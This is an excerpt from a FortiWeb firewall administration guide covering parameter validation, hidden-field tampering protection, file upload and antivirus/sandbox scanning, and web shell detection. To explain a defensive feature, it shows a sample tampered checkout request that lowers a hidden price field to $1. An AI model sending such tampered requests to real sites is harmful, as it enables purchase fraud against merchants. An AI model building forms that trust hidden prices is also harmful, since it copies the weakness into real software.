Data Type	Select a predefined data type. See "Predefined data types" on page 1. This option is only available when Argument Type on page 493 is **Data Type**.
Regular Expression	Type a regular expression that matches all valid values, and no invalid values, for this input. This option is only available when Argument Type on page 493 is **Regular Expression**. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Custom Data Type	Select a custom data type. For details, see Validating parameters ("input rules") on page 490. This option is only available when Argument Type on page 493 is **Custom Data Type**.

8. Click **OK**.
9. Repeat the previous steps for each individual validation rule that you want to add to the group of validation rules.
10. Go to **Web Protection > Input Validation > Parameter Validation** and select the Parameter Validation Policy tab. To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
11. Click **Create New**.
12. In **Name**, type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
13. Click **OK**.

14. Click **Create New** to add an entry to the set.
15. From the rule drop-down list, select the name of an existing input validation rule.
    To view or change the information associated with the rule, select the icon. The **Edit Parameter Validation Rule** dialog appears. Use the browser **Back** button to return.
16. Click **OK**.
17. Repeat the previous steps for each input rule that you want to add to the parameter validation rule.
18. To apply the parameter validation policy, select it in an inline or Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.
    Attack log messages contain `Parameter Validation Violation` when this feature detects a parameter rule violation.

If you do not want sensitive inputs such as passwords to appear in the attack logs' packet payloads, you can obscure them. For details, see Obscuring sensitive data in the logs on page 804.

See also

- Preventing tampering with hidden inputs on page 495
- Bulk changes to input validation rules on page 494
- Validating parameters ("input rules") on page 490
- Configuring a protection profile for inline topologies on page 219
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229
- Connecting to FortiGuard services on page 417
- How often does Fortinet provide FortiGuard updates for FortiWeb? on page 423
- IPv6 support on page 30

Bulk changes to input validation rules

If you need to make the same change to multiple parameter validation rules, you can apply some changes as a batch instead of individually.

To apply a batch of changes

1. Go to **Web Protection > Input Validation > Parameter Validation Rule**.
2. Mark the check boxes of all rules that will receive the same change. Additional buttons will become available on the tool bar, such as **Edit Action**, **Edit Trigger Policy**, or **Edit Severity**.
3. Click one of those buttons, then from the drop-down menu that appears, select the new value for setting.

To create a custom data type by modifying a predefined data type, copy the text in the **Pattern** column of the predefined data type, then paste it into a custom data type. For details, see "Predefined data types" on page 1.

Preventing tampering with hidden inputs

Unlike visible inputs, hidden field rules are for hidden parameters only, from `<input type="hidden">` HTML tags. For information on constraining **visible** inputs, see Validating parameters (“input rules”) on page 490.

Hidden form inputs are often written into an HTML page by the web server when it serves that page to the client, and are not visible on the rendered web page. Because HTTP is essentially stateless, like cookies, hidden form inputs are one way that web applications can use to remember session data from one page request to the next (called “persistence”).

For example, to remember the price of a TV accessed from a secret sale URL previously requested that session, this form remembers the sale price, and will provide it again to the shopping cart application when the client submits the payment page:

```
<form method="POST" action="processPayment.do">
<input type="hidden" name="price" value="900">
$900 x Quantity: <input name="quantity" size=4><br/>
</br>
<input type="submit" value="Buy">
</form>
```

Since they are not rendered visible, hidden inputs are sometimes erroneously perceived as safe. But similar to session cookies, hidden form inputs store the software’s state information client-side, instead of server-side. This makes it vulnerable.

Hidden fields are accessible through the JavaScript document object model (DOM). Additionally, forms often use the HTTP `POST` method and send input to a URL (such as `/checkPayment.do`) that legitimate clients never see, since the server replies with an HTTP `302` status code and the next URL in the `Location:` header, which the client then fetches using the `GET` method and displays. Unless there is code to prevent it, however, attackers often can easily send altered hidden inputs to this `POST` URL simply by altering a local copy of the page, using a browser plug-in tool such as Tamper Data, or in some cases simply typing different URL parameters into the browser’s location bar.

Like any other input from clients, it can be tampered with and should not be trusted. Tampered hidden inputs can be used as a vector for state-based attacks.

To follow the above example, an attacker could alter the sale price so that he or she can buy the item much more cheaply:

```
<form method="POST" action="processPayment.do">
<input type="hidden" name="price" value="1">
$900 x Quantity: <input name="quantity" size=4><br/>
</br>
<input type="submit" value="Buy">
</form>
```

When this form is submitted, the attacker orders TVs at a price reduced from $900 to $1. The request looks like this:

```
POST /processPayment.do HTTP/1.1
Host: www.example.com
Referer: HTTP://www.example.com/checkout.do
Cookie: JSESSIONID=12345667890
Content-Type: application/x-www-form-urlencoded
POSTDATA quantity=9999&price=1
```

Unless the web application is smart enough to test for unauthorized prices, `/processPayment.do` accepts the request, processes the order, and returns a normal reply like this:

```
HTTP/1.1 302 Moved
Set-Cookie: JSESSIONID=12345667890;HttpOnly
Location: HTTP://www.example.com/thankYou.do
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=UTF-8
```

The client then loads the final “thank you” shopping cart page indicated in the reply’s `Location:` header.

Hidden field rules prevent tampering by caching the values of a session’s hidden inputs as they pass from the server to the client, and verifying that they remain unchanged when the client submits the form to its `POST` URL.

To configure a hidden field rule

1. Before you configure a hidden field rule, if you want to apply it only to HTTP/HTTPS requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 152.
2. Go to **Web Protection > Input Validation > Hidden Fields** and select the Hidden Fields Rule tab.
   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Host Status	Enable if you want the hidden field rule to apply only to HTTP/HTTPS requests for a specific web host. Also configure Host on page 496.
Host	Select the name of a protected host that the `Host:` field of an HTTP request must be in to match the hidden field rule. This option is available only if Host Status on page 496 is enabled.
Request URL	Type the exact URL that contains the hidden input for which you want to create a hidden field rule. This is usually a form that is visible to the person’s web browser, **not** the CGI script or page that processes submitted forms. The URL must begin with a slash (/). Do not include the web host name, such as `www.example.com`. It is configured separately in the Host on page 496 drop-down list.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number

	of seconds. Also configure Block Period on page 497. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. • **Send 403 Forbidden**—Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log message. The default value is **Alert**. **Note:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818. **Note:** Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to apply this feature. For details, see Sessions & FortiWeb HA on page 43.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action on page 496 is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **High**.
Trigger Policy	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.

5. Click **OK**.
6. Click **Fetch URL**.
7. In the **Pserver** drop-down list, select the IP address of a physical server.
   In **Port**, type the TCP port number on which the physical server listens for HTTP/HTTPS connections. The valid range is from 0 to 65,535. Typically HTTP is port 80; HTTPS is port 443.
   In **Protocol**, select whether to connect to the back-end web server using either HTTP or HTTPS.

8. Click the **OK** button on the dialog.
   FortiWeb retrieves the web page you specified in Request URL on page 496 on the **Hidden Fields Rule** dialog, and analyzes it. A new dialog appears displaying a list of hidden inputs that FortiWeb found, and URLs where those hidden inputs will be posted when a client submits the form.
   Entries in the list are color-coded by the recommended course of action:
   - **Blue**—The URL/hidden field exists in the requested URL, but you have **not** yet configured it in the hidden field rule. Add it to the hidden field rule.
   - **Red**—The URL/hidden field does **not** exist in the requested URL, yet it is currently configured in the hidden field rule. Remove it from the hidden field rule.
   - **Black**—The URL/hidden field exists in both the requested URL and your hidden field rule.

   For each entry that you want included in the hidden field rule, in the **Status** column, mark its check box.

   Also mark the check boxes of any previously configured items that you want to keep in the hidden field rule. If you do not, they will be deleted.

9. Click **OK** to save the entries in the dialog.
   FortiWeb adds the entries to the **Post URL Table** and **Hidden Fields Table** on the **Hidden Fields Rule** dialog. It also removes any that did not match the fetched URL.
10. To manually add entries to either table, do the following:
    - Click **Create New** under the applicable table.
    - A dialog appears prompting for either a new URL or hidden field.
    - Enter the name of the post URL or hidden field.

    Click **OK**.
11. Repeat the previous steps for each post URL or hidden field that you want to manually add to the hidden field rule.
12. On the **Hidden Fields Rule** dialog, click **OK**.
13. Go to **Web Protection > Input Validation > Hidden Fields** and select the Hidden Fields Policy tab.
14. Click **Create New**.
15. In **Name**, type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
16. Click **OK**.
17. Click **Create New** to include a rule in the set.
18. From the **Hidden Fields Rule** drop-down list, select the name of an existing hidden field rule that you want to add to the set.
19. Click **OK**.
20. Repeat the previous steps for each individual rule that you want to add to the hidden fields policy.
21. To apply a hidden field policy:
    - Select it in an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 219.
    - Enable Configuring a protection profile for inline topologies on page 219.

See also

- Connecting to FortiGuard services on page 417
- How often does Fortinet provide FortiGuard updates for FortiWeb? on page 423
- IPv6 support on page 30

Limiting file uploads

You can configure FortiWeb to perform the following tasks:

- Restrict file uploads based upon file type and size.
- Scan uploaded files for viruses.
- Submit uploaded files to FortiSandbox for evaluation and generate attack log messages for files that FortiSandbox has identified as threats.

Set restrictions according to file type and size in file security rules. Group multiple file security rules into a file security policy. Also use a file security policy to specify how FortiWeb scans for viruses in files.

Restricting uploads by file type and size

To perform file detection and restriction by file type and size, FortiWeb scans `multipart/form-data; boundary=...`, and `application/octet-stream` in the `Content-Type:` request header and parses files submitted to your web server(s).

For example, if you want to allow only specific types of files (MP3 audio files, PDF text files, and GIF and JPG picture files) to be uploaded to:

`HTTP://www.example.com/upload.php`

create file security rules that define only those specific file types for that URL. When FortiWeb receives an HTTP `PUT` or `POST` request for the `/upload.php` URL with `Host: www.example.com`, it scans the HTTP request and allows or blocks the specified file types to be uploaded. FortiWeb blocks file uploads for any HTTP request that contains non-specified file types. When you create file security rules that define acceptable file types, you can also specify size limits for those file types.

Restrict uploads by file type and size in file security rules. For details, see Configuring a file security rule on page 502.

- FortiWeb applies file upload limits based on file type and size to only files that use multipart/form-data and application/octet-stream.
- For the multipart/form-data file, if the file name is empty, FortiWeb can't apply file upload rules to it.

Using FortiSandbox to evaluate uploaded files

You can configure FortiWeb to submit all files that match your upload restriction rules to FortiSandbox. FortiWeb packs each of the files in TAR format and sends the TAR archives to FortiSandbox.

FortiSandbox evaluates whether files pose a threat and returns the results to FortiWeb. If FortiSandbox determines that the file is malicious, FortiWeb performs the following tasks:

- Generate an attack log message that contains the result (for example, messages with the Alert action in the illustration).
- Take the action specified in the file security policy. During this time, FortiWeb does not resubmit the file to FortiSandbox (for example, messages with the Alert_Deny action in the illustration).

By default, FortiWeb does not log a file transfer to FortiSandbox. You can manually enable it through the CLI command `set elog enable` in `system fortisandbox`. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

When `elog` is enabled, FortiWeb generates a log only if a file is successfully transferred to FortiSandbox. No logs are generated for failed transfers. You can see the logs in **Log&Report > Log Access > Event**.

Example attack log with FortiSandbox file scan results

Add Filter

#	Date/Time	Level	Source Country	Policy	Source	Destination	Action	Message
1202	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [edig-b.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1203	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [edig-a.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1204	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [eddie.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1205	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [glg-465.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1206	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [glg-465.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1207	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [elcar.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1208	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [elcar.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1209	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [elcar.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1210	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [f.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1211	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [f.zip] risk level[malicious] details [N/A]: FortiSandbox file detection
1212	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [PowerTool.exe] risk level[suspicious medium] details [Grayware]: FortiSandbox file detection
1213	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [PowerTool.exe] risk level[suspicious medium] details [Grayware]: FortiSandbox file detection
1214	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [elcar.com.tgz] risk level[malicious] details [N/A]: FortiSandbox file detection
1215	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert	filename [elcar.com.tgz] risk level[malicious] details [N/A]: FortiSandbox file detection
1216	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [10M_including_4mlvt2.zip] virus name [Arcv.795]: File upload virus violation
1217	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [10M_including_4mlvt2.zip] virus name [Arcv.795]: File upload virus violation
1218	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [10M_including_4mlvt2.zip] virus name [Arcv.795]: File upload virus violation
1219	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [10M_including_4mlvt2.zip] virus name [Arcv.795]: File upload virus violation
1220	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [10M_including_4mlvt2.zip] virus name [Arcv.795]: File upload virus violation
1221	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [10M_including_4mlvt2.zip] virus name [Arcv.795]: File upload virus violation
1222	04-13 06:51		Reserved	FWB_Policy_Default_AutoTest	10.12.102.6	10.12.95.1	Alert_Deny	filename [10M_including_4mlvt2.zip] virus name [Arcv.795]: File upload virus violation

To configure a FortiSandbox connection

1. Go to **System > Config > FortiSandbox**.
2. Complete the settings according to the below table:

FortiSandbox Type	• **FortiSandbox Appliance**—Submit files that match the upload restriction rules to a FortiSandbox physical appliance or FortiSandbox-VM. • **FortiWeb Cloud Sandbox**—Submit files to FortiWeb Cloud Sandbox. You need to register your FortiWeb and a FortiWeb FortiGuard Sandbox Cloud Service subscription.
Server IP/Domain	Enter the IP address or domain name of the FortiSandbox. Available only when **FortiSandbox Appliance** is selected.
FortiSandbox Status	The connectivity status of FortiSandbox is displayed here.
Cache Timeout	After it receives the FortiSandbox results, FortiWeb takes the action specified by the file security policy. During this time, it does not re-submit the file to FortiSandbox. The valid range is 1-168 hours. The default value is 72.
Admin Email	Enter the email address that FortiSandbox sends weekly reports and notifications to.
Statistics Interval	Specifies how often FortiWeb retrieves statistics from FortiSandbox, in

	minutes. The valid range is 1-60 minutes. The default value is 5.

3. Click **Apply**.

Refer to Configuring a file security rule on page 502 and Creating a file security policy on page 503 for how to configure the rule and policy for handling threats detected by FortiSandbox.

Using ICAP server to detect threats

The Internet Content Adaptation Protocol (ICAP) is a lightweight HTTP-based protocol, which is generally used to implement virus scanning and content filters in transparent HTTP proxy caches.

You can configure FortiWeb to send all files that match your upload restriction rules to ICAP server.

ICAP server evaluates whether files pose a threat and returns the results to FortiWeb. If ICAP determines that the file is malicious, FortiWeb performs the following tasks:

- Generate an attack log message that contains the result .
- Take the action specified in the file security policy. During this time, FortiWeb does not resubmit the file to ICAP server.

By default, FortiWeb does not log a file transfer to ICAP server. You can manually enable it through the CLI command `set elog enable` in `system icapserver`. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

When `elog` is enabled, FortiWeb generates a log only if a file is successfully transferred to ICAP server. No logs are generated for failed transfers. You can see the logs in **Log&Report > Log Access > Event**.

To enable ICAP server

Before you can begin configuring an ICAP server connection, you have to enable it first.

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Locate **Additional Features**.
3. Enable **ICAP Server**.
4. Click **Apply**.

To configure an ICAP server connection

1. Go to **System > Config > ICAP Server**.
2. Complete the settings according to the below table:

Server IP / Domain	Enter the IP address or domain name of the ICAP server.
Port	Enter the port on which the ICAP server is listening. When Transmission Encryption is disabled, the default port is 1344; while when Transmission Encryption on page 502 is enabled, the default port is 11344.

Cache Timeout	After it receives the ICAP results, FortiWeb takes the action specified by the file security policy. During this time, it does not re-submit the file to ICAP server. The valid range is 1-168 hours. The default value is 72.
Service Name	The name of the ICAP service, which appears in the URL configured in the ICAP client. For example, `icap://<ip_address>/<name>`.
Transmission Encryption	Enable to encrypt the transmission. The port varies depending on whether this option is enabled or not.

3. Click **Test ICAP** to test whether the SSL connection is established to the ICAP server.
4. Click **Apply**.

Refer to Configuring a file security rule on page 502 and Creating a file security policy on page 503 for how to configure the rule and policy for handling threats detected by ICAP server.

Configuring a file security rule

1. Go to **Web Protection > Input Validation > File Security** and select the File Security Rule tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permissions to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. In **Name**, enter a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
4. In **Type**, select one of the following:
   Allow File Types—the file security rule will *allow* the specified file type(s).
   Block File Types—the file security rule will *block* the specified file type(s).
   Limiting file uploads on page 499 allows you to determine which file types to allow or block, depending on the **Type** you selected.
5. If you want to apply this file security rule to requests for a specific web host:
   - Enable **Host Status**.
   - From **Host**, select the IP address or FQDN of a protected host.
6. Disable **Host Status** to match the file security rule based upon the other criteria, such as the URL, regardless of the `Host:` field.
   If you want to apply this file security rule to a specific URL:
   In **Request URL**, type the URL, such as `/upload.php`, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. to which the file security rule will apply. The URL must begin with a slash (/). Do not include the name of the host, such as `www.example.com`, which is configured separately in the **Host** drop-down list above.
7. In **File Upload Limit**, enter a number to represent the maximum size in kilobytes for any individual file. The file security rule rejects allowed files larger than this number. The maximum values are:
   102400 KB: FortiWeb 100D, 100E, 400C, 400D, 400E, 600D, 600E, 1000C, 3000CFsx, 4000C
   204800 KB: FortiWeb 1000D, 2000D, 3000D, 3000DFsx, 4000D, 1000E, 2000E, 3010E, 2000F
   358400 KB: FortiWeb 3000E, 4000E, 3000F, 4000F
   Note: FortiWeb applies file upload limits to only files that use multipart/form-data and application/octet-stream.
8. Enable **File Uncompress** if you want to do file size and file type check for compressed files.
   FortiWeb by default supports up to 12 levels of compression, and the decompressed file size should be smaller than 5000 KB. User CLI command `uncompress-nest-limit` and `uncompress-oversize-limit` in `config waf`

`file-upload-restriction-rule` to change the default settings. For more information, see *FortiWeb CLI Reference*.

9. Enable **JSON File Support** if you want FortiWeb to further parse the file contained in JSON file.
   a. File Name JSON Key Field: FortiWeb will parse the JSON file to find the value of the `filename` parameter, and compare it against the value you set for **File Name JSON Key Field**. This is optional.
   b. File Upload JSON Key Field: FortiWeb will parse the JSON file to find the value of the `content` parameter, and compare it against the value you set for **File Name JSON Key Field**.

   Both **File Name JSON Key Field** and **File Upload JSON Key Field** require exact match and are case sensitive.

   If both of them matches, FortiWeb will apply File Security policy to the file contained in JSON file.

   If only **File Upload JSON Key Field** matches, FortiWeb will apply File Security policy to the file contained in JSON file, and in the attack log the name of the file will be shown as "JSON File".

   If only **File Name JSON Key Field** matches, it equals to no match. FortiWeb will not execute further scan to the file contained in JSON file.
10. Click **OK**.
11. In the **Predefined File Types** section , click **Create New** to select from the predefined file type(s) to which you want to file security rule to apply, then click the right arrow to include the file type(s) . Or you can define custom file types in the **Custom File Types** section.

Microsoft Office Open XML file types such as .docx, xlsx, .pptx, and .vsdx are a type of ZIP-compressed XML. If you specify restrictions for them, those signatures will take priority. However, if you do **not** select a MSOOX restriction but **do** have an XML or ZIP restriction, the XML and ZIP restrictions will still apply, and the files will still be restricted.

12. Click **OK**.

Creating a file security policy

1. Go to **Web Protection > Input Validation > File Security** and select the **File Security Policy** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permissions to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Action	Select which action FortiWeb will take when it detects a violation of a rule in the policy: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection).

	• **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 504. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. The default value is **Alert & Deny**. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated a rule in the policy. This setting is available only if Action on page 503 is set to **Period Block**. The valid range is from 1 to 3,600 seconds. For details, see Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Low**.
Trigger Action	Select which trigger action, if any, that FortiWeb will carry out when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.
Antivirus Scan	Enable to scan for viruses, malware, and greyware. Attackers often modify the HTTP header so that `Content-Type:` indicates an allowed file type even though the byte code contained in the body is actually a virus. This scan ensures that the request actually contains the file type specified by `Content-Type:` and is not infected. Attack log messages contain the file name and signature ID (for example, `filename [eicar.com] virus name [EICAR_TEST_FILE]: Waf anti-virus`) when this feature detects a possible virus. To configure which database of signatures to use, select either Regular Virus Database on page 420, Extended Virus Database on page 420 or Use FortiSandbox Malware Signature Database on page 420. For details, see Choosing the virus signature database & decompression buffer on page 420.

	Caution: Files greater than the scan buffer configured in Maximum Antivirus Buffer Size on page 421 are too large for FortiWeb to decompress, and will pass through without being scanned. **This could allow malware to reach your web servers.** To **block** oversized files, you **must** configure Body Length on page 514. **Caution:** To remain effective as new malware emerges, it is vital that your FortiWeb can connect to FortiGuard services to regularly update its engine and signatures. Failure to do so will cause this feature to become less effective over time, and may allow viruses to pass through your FortiWeb. For instructions on how to verify connectivity and enable automatic updates, see Connecting to FortiGuard services on page 417.
Send files to FortiSandbox	Enable to send matching files to FortiSandbox for evaluation. Also specify the FortiSandbox settings for your FortiWeb. For details, see To configure a FortiSandbox connection on page 500. FortiSandbox evaluates the file and returns the results to FortiWeb. If Antivirus Scan on page 504 is enabled and FortiWeb detects a virus, it does not send the file to FortiSandbox.
Send Files to ICAP Server	Enable so that FortiWeb sends matching files to ICAP server. Also specify the ICAP server settings for your FortiWeb. For details, see Limiting file uploads on page 499. ICAP server detects the file and returns the results to FortiWeb. If Limiting file uploads on page 499 is enabled and FortiWeb detects a virus, it does not send the file to ICAP server.
Hold Session While Scanning File	This option is available only when you enable Send files to FortiSandbox on page 505 or Send Files to ICAP Server on page 505. Enable it, and FortiWeb waits for up to 30 minutes. If FortiWeb holds the session for over 30 minutes while FortiSandbox or ICAP server scans the file in the request, FortiWeb will forward the session without taking any other actions.
Scan attachments in Email	Enable to scan attachments in email using the OWA and/or ActiveSync exchange protocols. If enabled, FortiWeb will perform antivirus scan, and will send the attachments to FortiSandbox. **Note**: To perform antivirus scan, and send attachments to FortiSandbox, you must enable Antivirus Scan on page 504, and Send files to FortiSandbox on page 505 or Send Files to ICAP Server on page 505, respectively, in the file security policy.
Protocol	Available only when Scan attachments in Email on page 505 is enabled. Select one or all of the following options: • OWA—FortiWeb will scan attachments in Email sent and received via a web browser login.

	• ActiveSync—FortiWeb will scan attachments in Email sent and received via a mobile phone login. • MAPI—FortiWeb will scan attachments in Email sent and received via the Messaging Application Programming Interface (MAPI), a new transport protocol implemented in Microsoft Exchange Server 2013 Service Pack 1 (SP1).

4. Click **OK**.
5. To include a rule in the file security policy, click **Create New**.
6. From the **File Security Rule** drop-down list, select an existing file security rule that you want to use in the policy.
   To view or change the information associated with the item, select the **Detail** icon. The **File Security Rule** appears. Use your browser's **back** button to return.
7. Click **OK**.
8. Repeat steps 16 through 18 for each rule that you want to add to the file security policy.
9. To apply the file security policy, select it in an inline or Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.

See also

- Connecting to FortiGuard services on page 417
- How often does Fortinet provide FortiGuard updates for FortiWeb? on page 423
- IPv6 support on page 30

Web Shell Detection

Attackers may attempt to upload Trojan horse code (written in scripting languages such as PHP and ASP) to the back-end web servers. The Trojan then infects clients who access an infected web page.

Web Shell Detection detects Trojan in the uploaded files. In addition to the traditional method which detects Trojan based on tags and keywords, Web Shell Detection can perform fuzzy hash based detection as well, where it determines the similarity by comparing the hash value of the file and the Trojan sample library. In this way, no matter how the attacker modifies the script, as long as the similarity meets the threshold, it can be identified as a Trojan.

Web Shell Detection is divided into two categories: Fuzzy Hash Based Detection and Known Web Shells. And each category is divided into five categories according to the type, namely PHP, ASP, JSP, Perl, and Python.

Creating a Web Shell Detection policy

1. Go to **Web Protection > Input Validation > Web Shell Detection**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permissions to items in the **Web Protection Configuration**category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.

Action	Select which action FortiWeb will take when it detects a violation of a rule in the policy: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Web Shell Detection on page 506. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. The default value is **Alert & Deny**. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logs and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated a rule in the policy. This setting is available only if Web Shell Detection on page 506 is set to **Period Block**. The valid range is from 1 to 3,600 seconds. For details, see Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Low**.
Trigger Action	Select which trigger action, if any, that FortiWeb will carry out when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.
